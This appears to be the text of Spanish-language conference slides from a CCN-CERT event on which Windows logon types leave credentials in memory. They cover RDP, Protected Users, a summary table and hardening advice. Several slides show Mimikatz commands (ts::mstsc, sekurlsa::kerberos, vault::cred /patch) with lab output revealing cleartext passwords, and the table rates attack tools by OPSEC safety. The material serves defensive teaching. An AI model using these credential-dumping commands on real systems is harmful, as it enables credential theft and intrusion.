
Domain      : CCN
UserName    : Antonio
Password/Pin: Passwørd!
```



# Cazando y analizando sesiones - Análisis de casos

## Caso 7 - Acceso por RDP - Análisis (Cliente)

- En la máquina origen (Punto 2), la credencial sí es accesible en texto plano (mientras la conexión RDP esté abierta).
- Comando de Mimikatz
  - ts::mstsc
- Una vez se cierre la sesión, no queda cacheada.



```
mimikatz 2.2.0 x64 (oe.eo)

mimikatz # ts::mstsc
!!! Warning: false positives can be listed !!!

| PID 5100      mstsc.exe (module @ 0x0000000000B7F790)


ServerName      [wstring] '192.168.1.136'
ServerFqdn      [wstring] ''
UserSpecifiedServerName [wstring] '192.168.1.136'
Username        [wstring] 'rdp'
Domain          [wstring] 'CCN'
Password         [protect] 'Passw0rd!'
SmartCardReaderName [wstring] ''
PasswordContainsSCardPin [bool] FALSE
ServerNameUsedForAuthentication [wstring] '192.168.1.136'
RDmiUsername     [wstring] ''
```



# Cazando y analizando sesiones - Análisis de casos

## Caso 7 – Acceso por RDP – Resumen


- Clientes con conexiones RDP salientes, siempre van a tener la credencial accesible en texto plano.
- Servidores con conexiones RDP entrantes van a tener cacheada en memoria las credenciales (hash) mientras la sesión esté activa.
- En algunos casos, es posible encontrar credenciales en texto plano con ts::logonpasswords en un servidor.



# Extra Mile – Protected Users

## Caso 8 – Usuarios pertenecientes al grupo Protected Users

- Es un grupo de seguridad por defecto diseñado para limitar la exposición de las credenciales de los usuarios de dominio.
- Los usuarios pertenecientes a este grupo no podrán:
  - Tener Wdigest activado.
  - Autenticarse con NTLM.
  - Usar RC4 o 3DES con Kerberos.
  - Delegar credenciales (CredSSP).
  - Iniciar sesión sin conexión (Domain Cached Credentials).



```
Authentication Id : 0 ; 6864336 (00000000:0068bdd0)
Session          : Interactive from 0
User Name        : helena
Domain           : CCN
Logon Server     : DC
Logon Time       : 17/11/2023 17:46:46
SID              : S-1-5-21-4130058996-3649288845-533738461-1117

msv :
[00000003] Primary
* Username : helena
* Domain   : CCN
* DPAPI    : 07edf67934a344f45236172e2b8d9abf

tspkg :
wdigest :
* Username : helena
* Domain   : CCN
* Password : (null)

kerberos :
* Username : helena
* Domain   : CCN.LABS
* Password : (null)

ssp :
credman :
```



# Extra Mile – Protected Users

## Caso 8 – Usuarios pertenecientes al grupo Protected Users -- Análisis

- Las credenciales no se quedan cacheadas de ninguna manera... salvo que:
  - Usemos ts::mstsc en un equipo donde se encuentre una sesión iniciada con un usuario en el grupo de usuarios protegidos.
  - Se haya iniciado una sesión con Runas (sekurlsa::kerberos).
  - Se haya creado una tarea programada o un servicio con las credenciales de dicho usuario.

```
mimikatz # sekurlsa::kerberos

Authentication Id : 0 ; 8479501 (00000000:0081630d)
Session          : NewCredentials from 0
User Name        : jorge
Domain           : CCN
Logon Server      : (null)
Logon Time        : 17/11/2023 18:12:07
SID              : S-1-5-21-4130058996-3649288845-533738461-1108

kerberos :
* Username : helena
* Domain   : CCN
* Password : Passw0rd!
```

```
mimikatz # ts::mstsc
!!! Warning: false positives can be listed !!!

| PID 3296      mstsc.exe (module @ 0x00000000006DF710)

ServerName           [wstring] 'server'
ServerFqdn            [wstring] ''
UserSpecifiedServerName [wstring] 'server'
UserName              [wstring] 'helena'
Domain                [wstring] 'CCN'
Password              [protect] 'Passw0rd!'
SmartCardReaderName   [wstring] ''
PasswordContainsSCardPin [bool] FALSE
ServerNameUsedForAuthentication [wstring] 'server'
RDmiUsername          [wstring] ''
```

```
mimikatz 2.2.0 x64 (oe.eo)

mimikatz # vault::cred /patch
TargetName : Domain:batch=TaskScheduler:Task:{53E78779-8E33-420C-8646-E690FB790416} / <NULL>
UserName   : CCN\helena
Comment    : <NULL>
Type       : 2 - domain_password
Persist    : 2 - local_machine
Flags      : 00004004
Credential : Passw0rd!
Attributes : 0
```

```
Secret : _SC_Servicio / service 'Servicio' with username : helena@ccn.labs
cur/text: Passw0rd!
old/text: Passw0rd!!!
```

# Conclusiones

**XVII  
JORNADAS  
STIC  
CCN-CERT**

**V  
JORNADAS  
DE CIBER  
DEFENSA:  
ESPDEF-CERT**




# Conclusiones – Tabla Resumen

Logon Session	Tools	Cached Credentials (DCC2)?	Hash accesible while session still active (NTLM)?	Hash accesible after logout (NTLM)?	Cleartext Credential	OPSEC Safe?
<b>Interactive – Logon Type 2</b>	PsExec using flags <code>-u</code> and <code>-p</code>	✓	✓	✗	✓ (Only when Wdigest enabled)	No.
<b>Network – Logon Type 3</b>	Impacket WinRM WinRS Evil-WinRM	✗	✓	✗	✗	Yes.
<b>Batch – Logon Type 4</b>	TaskScheduler	✓	✓	N/A	✓	No. User credentials are always on memory.
<b>Service – Logon Type 5</b>	Services.msc	✓	✓	N/A	✓	No. User credentials are always on memory.
<b>NetworkCleartext – Logon Type 8</b>	SSH/FTP	✗	✓	✗	✗	Yes?
<b>NewCredentials – Logon Type 9</b>	Runas	✗	✓	✗	✓	Yes. Event tracing needs maturity.
<b>RemoteCredentials – Logon Type 10</b>	RDP	✓ -- Server Side ✗ -- Client Side	✓ -- Server Side	✗	✓ (Sometimes) -- Server Side ✓ -- Client Side	No. RDP configuration does not allow multiple connection.
<b>Protected Users</b>	N/A	No	No	No	No, unless there is a rdp connection, a scheduled task or a service running as the user.	N/A

# Conclusiones - Protecciones

1. [Limitar](#) el nº de credenciales cacheadas en dominio.
2. [Deshabilitar](#) wdigest.
3. Habilitar la [protección](#) de LSA.
4. Añadir usuarios privilegiados al grupo de [Protected Users](#).
5. Desplegar [Credential Guard](#) en servidores de dominio.
6. Seguir las recomendaciones de [Microsoft](#).
7. Reiniciar servidores y equipos... de vez en cuando.
8. Limitar los privilegios de cuentas de servicio y tareas programadas.
9. Usar herramientas como [RunasCs](#) para entender las diferentes situaciones.
10. Evitar usar la flag `-u` y `-p` con PsExec de Sysinternals.



## Domain controller protections for Protected Users

Accounts that are members of the Protected Users group that authenticate to a Windows Server 2012 R2 domain are unable to:

- Authenticate with NTLM authentication.
- Use DES or RC4 encryption types in Kerberos pre-authentication.
- Be delegated with unconstrained or constrained delegation.
- Renew the Kerberos TGTs beyond the initial four-hour lifetime.


# Conclusiones – Una reflexión

Según el NIST:

## red team exercise




### Definition(s):

 An exercise, reflecting real-world conditions, that is conducted as a simulated adversarial attempt to compromise organizational missions and/or business processes to provide a comprehensive assessment of the security capability of the information system and organization.

### Source(s):

[NIST SP 1800-21B](#) under Red Team Exercise

 An exercise, reflecting real-world conditions that is conducted as a simulated adversarial attempt to compromise organizational missions or business processes and to provide a comprehensive assessment of the security capabilities of an organization and its systems.

### Source(s):

[NIST SP 800-53 Rev. 5](#)





# Referencias

1. <https://learn.microsoft.com/en-us/windows-server/security/windows-authentication/security-support-provider-interface-architecture>
2. <https://learn.microsoft.com/en-us/windows-server/security/windows-authentication/windows-logon-scenarios>
3. <https://learn.microsoft.com/en-us/windows/win32/secauthn/lsa-authentication>
4. <https://learn.microsoft.com/en-us/windows-server/identity/securing-privileged-access/reference-tools-logon-types>
5. [https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2003/cc787567\(v=ws.10\)](https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2003/cc787567(v=ws.10))
6. <https://www.ultimatewindowssecurity.com/securitylog/book/page.aspx?spid=chapter3>
7. <https://tools.thehacker.recipes/mimikatz>
8. <https://github.com/gentilkiwi/mimikatz/wiki>
9. <https://www.cybertriage.com/blog/new-features/robust-use-of-psexec-that-doesnt-reveal-password-hashes/>
10. <https://www.alteredsecurity.com/post/fantastic-windows-logon-types-and-where-to-find-credentials-in-them>



# Referencias

11. <https://twitter.com/SteveSyfuhs/status/1297957799079510018>
12. <https://woshub.com/cached-domain-logon-credentials-windows/>
13. [https://www.stigviewer.com/stig/windows\\_10/2017-02-21/finding/V-71763](https://www.stigviewer.com/stig/windows_10/2017-02-21/finding/V-71763)
14. <https://learn.microsoft.com/en-us/windows-server/security/credentials-protection-and-management/configuring-additional-lsa-protection#to-enable-lsa-protection-using-group-policy>
15. <https://twitter.com/Ogtweet/status/1725054344108675172?t=Hn9HpZxFn4Ho35ZoxM9RpQ&s=35>
16. <https://www.n00py.io/2021/05/dumping-plaintext-rdp-credentials-from-svchost-exe/>
17. <https://learn.microsoft.com/en-us/windows-server/security/credentials-protection-and-management/protected-users-security-group>
18. <https://learn.microsoft.com/en-us/windows/security/identity-protection/remote-credential-guard>
19. <https://learn.microsoft.com/en-us/windows-server/security/credentials-protection-and-management/credentials-protection-and-management>
20. <https://github.com/antonioCoco/RunasCs>
21. <https://taggartinstitute.org/p/responsible-red-teaming>





# MUCHAS GRACIAS

---

COMPARTIR PARA GANAR

---

